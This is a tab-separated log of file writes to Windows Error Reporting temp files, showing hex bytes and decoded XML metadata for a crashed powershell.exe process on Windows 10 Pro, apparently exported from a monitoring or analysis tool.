C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	28212	644	01 00 0f 00 5a 62 02 00 00 10 00 00 0d fd 0f 00 02 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd fd fd 7f 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd 03 03 00 00 00 00 00 fd 03 03 00 00 00 00 fd 3e 02 00 00 01 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd fd 05 00 00 00 00 00 fd fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 72 16 00 00 00 00 00 38 fd 09 00 00 00 00 00 40 fd 1f 00 00 00 00 00 6a fd 09 00 00 00 00 00 fd 1b fd 00 00 00 00 fd 5c fd 30 00 00 00 00 14 2d 54 3d 00 00 00 00 16 fd 17 01 00 00 00 00 fd fd 01 00 1e fd 02 00 fd 17 07 00 72 54 07 00 38 fd 09 00 0d fd 1f 00 6a fd 09 00 31 24 42 00 fd 47 01 00 fd 40 15 00 00 00 00 00 fd fd 29 00 47 37 07 00 fd 0a 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00	Zb>r8@j\0-T=rT8j1$BG@)G7	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	888146	41512	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 00 00 00 00 01 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63	FileEventEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPac	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	32	120	03 00 00 00 54 04 00 00 08 07 00 00 04 00 00 00 fd 27 00 00 68 0b 00 00 0d 00 00 00 20 3b 00 00 14 33 00 00 05 00 00 00 54 fd 00 00 fd fd 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 60 5f 00 00 1a fd 0d 00 15 00 00 00 fd 01 00 00 34 6e 00 00 16 00 00 00 fd 00 00 00 20 70 00 00	T'h ;3T`8T`_4n p	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 39 00 30 00 34 00 35 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>19045</Build>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	478	138	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 39 00 30 00 34 00 31 00 2e 00 32 00 30 00 30 00 36 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 76 00 62 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 39 00 31 00 32 00 30 00 36 00 2d 00 31 00 34 00 30 00 36 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>19041.2006.amd64fre.vb_release.191206-1406</BuildString>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	616	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	620	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	624	50	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 32 00 30 00 30 00 36 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>2006</Revision>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	674	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	678	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	682	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	754	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	758	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	762	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	826	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	830	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	834	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 32 00 30 00 35 00 37 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>2057</LCID>	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	868	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	872	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	874	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	920	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	924	2	09 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	926	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	966	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	970	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	974	30	3c 00 50 00 69 00 64 00 3e 00 31 00 32 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>1284</Pid>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1004	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1008	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1012	74	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 70 00 6f 00 77 00 65 00 72 00 73 00 68 00 65 00 6c 00 6c 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>powershell.exe</ImageName>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1086	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1090	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1094	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1184	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1188	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1192	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 33 00 38 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7383</Uptime>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1234	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1238	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1242	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1320	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1324	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1328	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1380	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1384	2	09 00		success or wait	2	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1388	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1432	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1436	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1442	96	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 34 00 31 00 38 00 30 00 38 00 38 00 35 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>2204180885504</PeakVirtualSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1538	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1542	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1548	80	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 30 00 34 00 31 00 38 00 30 00 38 00 37 00 37 00 33 00 31 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>2204180877312</VirtualSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1628	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1632	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1638	78	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 34 00 39 00 36 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>149696</PageFaultCount>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1716	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1720	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1726	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 34 00 39 00 35 00 31 00 36 00 35 00 34 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>495165440</PeakWorkingSetSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1826	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1830	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1836	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 33 00 38 00 35 00 36 00 37 00 39 00 33 00 36 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>385679360</WorkingSetSize>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1920	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1924	2	09 00		success or wait	3	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	1930	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 33 00 33 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>533440</QuotaPeakPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2044	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2048	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2054	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 33 00 32 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>532936</QuotaPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2152	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2156	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2162	128	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 35 00 35 00 30 00 33 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>2550352</QuotaPeakNonPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2290	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2294	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2300	112	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 35 00 35 00 30 00 30 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>2550080</QuotaNonPagedPoolUsage>	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2412	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2416	2	09 00		success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2422	80	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 37 00 30 00 34 00 32 00 35 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>367042560</PagefileUsage>	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2502	4	0d 00 0a 00		success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	2506	2	09 00		success or wait	3	7FFE0E4D168F	unknown
